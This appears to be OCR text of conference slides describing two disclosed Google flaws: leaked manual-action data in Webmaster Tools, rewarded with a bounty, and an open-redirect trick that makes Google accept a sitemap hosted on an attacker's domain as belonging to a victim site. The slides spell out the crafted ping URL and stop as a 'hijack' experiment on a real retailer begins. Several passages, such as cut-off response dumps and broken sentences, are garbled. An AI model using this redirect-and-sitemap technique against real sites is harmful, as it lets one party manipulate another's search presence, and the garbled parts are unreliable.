2004016611","h","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common

.com

//OK[0,4,0,11,0,8,1,-6,3,7,2604772,6,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualA
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/
515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","java.util.HashMap/1797211028"],0,7]

http://www. .com/

//OK[0,4,0,11,0,8,1,-6,3,7,2604772,6,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualA
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/
515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","java.util.HashMap/1797211028"],0,7]

(Pure Spam):

//OK[0,4,0,3,-10,10,2,9,2604777,8,7,6,1,5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.Manu
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.SingletonImmutableList/4247067418","
2004016611","","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.base.Absent/5155

(Unat Links):

//OK[0,4,0,11,-6,10,9,8,1,3,7,2604772,6,5,1,4,0,3,1,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.Manu
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.base.Absent/
515581284","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.collect.SingletonImmutableList/424706
2004016611","http://","],0,7]

(Unat links - example):

//OK[0,4,0,11,0,11,10,9,1,8,1,-6,3,7,2604772,6,5,1,4,0,3,1,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shar

SOME SITES HAD MORE PROBLEMS THAN OTHERS…

//
OK[0,4,0,10,-42,42,2,41,2604721,40,7,39,7,38,7,37,7,36,7,35,7,34,7,33,7,32,7,31,7,30,7,29,7,28,7,27,7,26,7,25,7,24,7,23,7,22,7,21,7,20,7,19,7,18,7,17,7,16,7,15,7,14,7,13,7,12,7,11,7,10,7,9,7,8,7,33,6,1,
5,1,4,0,3,0,2,1,["com.google.common.base.Present/3491224270","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus/
4152678556","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionStatus$OptOut/461498320","java.util.ArrayList/
4159755760","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail/602911936","com.google.common.collect.RegularImmutableList/448409227","java.lang.String/
2004016611",
86307/","com.google.crawl.wmconsole.fe.feature.gwt.manualaction.shared.ManualActionDetail$Severity/25798120","com.google.common.base.Absent/515581284"],0,7]

At this point, I’d confirmed there was a definite security issue, and reported it to Google.

Google Manual Actions Report Back In Webmaster Tools

Aug 12, 2013 • 8:25 am | (6)
by B Schwartz | Filed Under Google Search Engine Optimization

reported that Google launched manual in Webmaster Tools, which basically sh ou in almost real time if you have any manual ac against your web site.

Shortly after, Google had to take down the tool because of some issue. Well, the feature is now back as of this morning.

Google's Matt Cutts wrote on Friday afternoon:

> Unfortunately we've hit a snag during our feature deployment, so it will be another couple days before the feature is available to everyone. We will post another update once the feature is fully rolled out.

OMINOUS MATT CUTTS EMAILS… :D


Matt Cutts [redacted]

to Tom

I think you must have seen that we turned things back on, because we saw you testing it after we turned it back on.

* Matt was actually great

GOOGLE RESPONSE



Tom Anthony 09/08/2013
Hey Google Security Team, I wanted to report an issue with the new Webmaster ...

security@google.com 09/08/2013
*** IMPORTANT - PLEASE READ *** Hello If you are reporting a security vulnera...

Matt Cutts 09/08/2013
Tom.

security@google.com 09/08/2013
Thanks for the vulnerability report. This email confirms we've received your ...

Tom Anthony 09/08/2013

Matt Cutts 09/08/2013

security@google.com 09/08/2013
Hi Tom Anthony, Nice catch! Matt already filed a bug and they are working on ...

Tom Anthony 09/08/2013

Tom Anthony 09/08/2013

Matt Cutts 10/08/2013

Matt Cutts 12/08/2013

Tom Anthony 12/08/2013

Tom Anthony 14/08/2013

security@google.com 15/08/2013

Tom Anthony 03/09/2013

security@google.com 05/09/2013
to Tom
Hey
Fortunately, I do have some good news since this vulnerability is eligible for a reward of $5000!

- ✓ Acknowledged report in only *11 minutes!*
- ✓ Triaged in a couple of hours.
- ✓ Fixed and back online in 4 days.
- ✓ $5000 bounty.

TAKEAWAY

A lot more sites have manual penalties than you may think!

OBSERVATION

Google Search Console also has security gaps

So far not shown any direct manipulation of rankings...

XML Sitemaps Manipulation

OBSERVATION

Redirects can be abused to get unexpected behaviours

OBSERVATION

Google Search Console also has security gaps

Can we combine those?

SUBMITTING AN XML SITEMAP

- ✓ Search Console
- ✓ robots.txt

SUBMITTING AN XML SITEMAP

1. Open the **Sitemaps** report
2. Select the sitemap(s) you want to resubmit from the table
3. Click the **Resubmit sitemap** button.

You can also **resubmit** a sitemap by sending an HTTP GET request to the following URL, specifying your own sitemap URL:

`http://google.com/ping?sitemap=http://www.example.com/my_sitemap.xml`

SUBMITTING AN XML SITEMAP

1. Open the **Sitemaps** report
2. Select the sitemap(s) you want to resubmit from the table
3. Click the **Resubmit sitemap** button.

Not entirely true…

You can also **resubmit** a sitemap by sending an HTTP GET request to the following URL, specifying your own sitemap URL:

`http://google.com/ping?sitemap=http://www.example.com/my_sitemap.xml`

CAN SUBMIT NEW SITEMAP FILES VIA THE PING URL

- ✓ Typically crawled within seconds
- ✓ No auth - ping sitemaps for any domain
- ✓ Google follows redirects

CAN SUBMIT NEW SITEMAP FILES VIA THE PING URL

- ✓ Typically crawled within seconds
- ✓ No auth - ping sitemaps for any domain
- ✓ Google follows redirects

Interesting…

GOOGLE'S CHECKLIST FOR A VALID XML SITEMAP

- ✓ Sitemap must be correctly formatted
- ✓ The URLs must exist
- ✓ Site containing the URLs must be in GSC
- ✓ Site hosting the sitemap must be in GSC

GOOGLE'S CHECKLIST FOR A VALID XML SITEMAP

- ✓ Sitemap must be correctly formatted
- ✓ The URLs must exist
- ✓ Site containing the URLs must be in GSC
- ✓ Site hosting the sitemap must be in GSC

Interesting…

GOOGLE'S CHECKLIST FOR A VALID XML SITEMAP

Error details: 7 Errors, 0 Warnings.

Show: All | Errors | Warnings

Show 25 rows 1-1 of 1

#		Type	Issue	Description	Issues count	Example	Line	Detected
1	!	Errors	URL not allowed	This url is not allowed for a Sitemap at this location.	7	URL: https://www.jonoalderson.com/	3	Sep 12, 201
						URL: https://www.jonoalderson.com/blog/	11	Sep 12, 201
						URL: https://www.jonoalderson.com/tools/	15	Sep 12, 201

✓ Site hosting the sitemap must be in GSC

OBSERVATIONS

- ✓ Google follows redirects
- ✓ Site hosting sitemap must be in GSC

OBSERVATIONS

- ✓ Google follows redirects
- ✓ Site hosting sitemap must be in GSC

QUESTIONS

- ✓ Will Google follow a x-domain sitemap redirect?
- ✓ Will they ‘trust' it?

?

QUESTION

Will Google follow a cross domain redirect for a sitemap?

SIMPLE TEST

1. Hosted a sitemap.xml on blue.com
2. Setup a redirect script on green.com
3. Ping green.com?next=blue.com/sitemap.xml

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://green.com?next=blue.com/sitemap.xml

Will Google follow a cross domain redirect for a sitemap?

YES

?

QUESTION

Will they ‘trust' it?

(if submitted via ping url)

Will they ‘trust' it?

Let’s assume…

?

QUESTION

How could we

EXPLOIT

it?

JONO IS OUR INNOCENT VICTIM

jono.com

REDIRECT URLS STRIKE BACK!

jono.com/logout?continue=/page.html

REDIRECT URLS STRIKE BACK!

jono.com/logout?continue=/page.html

jono.com/page.html

VICTIM & ATTACKER

jono.com

tom.com

OPEN REDIRECTS (CROSS DOMAIN)

jono.com/logout?continue=tom.com/page.html

OPEN REDIRECTS (CROSS DOMAIN)

jono.com/logout?continue=tom.com/page.html

tom.com/page.html

WHAT HAPPENS IF WE DO THIS?

jono.com/logout?continue=tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS?

jono.com/logout?continue=tom.com/evil.xml

tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS?

jono.com/logout?continue=tom.com/evil.xml

tom.com/evil.xml


URL on jono.com, but serves XML Sitemap from tom.com.

WHAT HAPPENS IF WE DO THIS???

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS???


https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml




jono.com/logout?continue=tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS???

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml



jono.com/logout?continue=tom.com/evil.xml



tom.com/evil.xml

WHAT HAPPENS IF WE DO THIS???

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml

Will Google think the evil sitemap belongs to jono.com?


PINGING SITEMAPS CROSS-DOMAIN

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml


- ✓ Google follows the redirect, and crawls it.
- ✓ Google trusts it as canonical to the originating domain.

GOOGLE BELIEVES IT IS A JONO.COM SITEMAP

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://jono.com/logout?continue=tom.com/evil.xml



jono.com/logout?continue=tom.com/evil.xml



Ah, an XML sitemap for *jono.com*!

tom.com/evil.xml

WE CAN NOW SUBMIT TRUSTED SITEMAPS FOR OTHER SITES


We can now submit **`hreflang`** entries for other sites…

Lets try it in the wild…

DISCLAIMER

I’m showing real results, but an alternative (similarly sized) UK retailer in the screenshots.

EXPERIMENT: HIJACK TESCO.COM INTERNATIONAL EQUITY

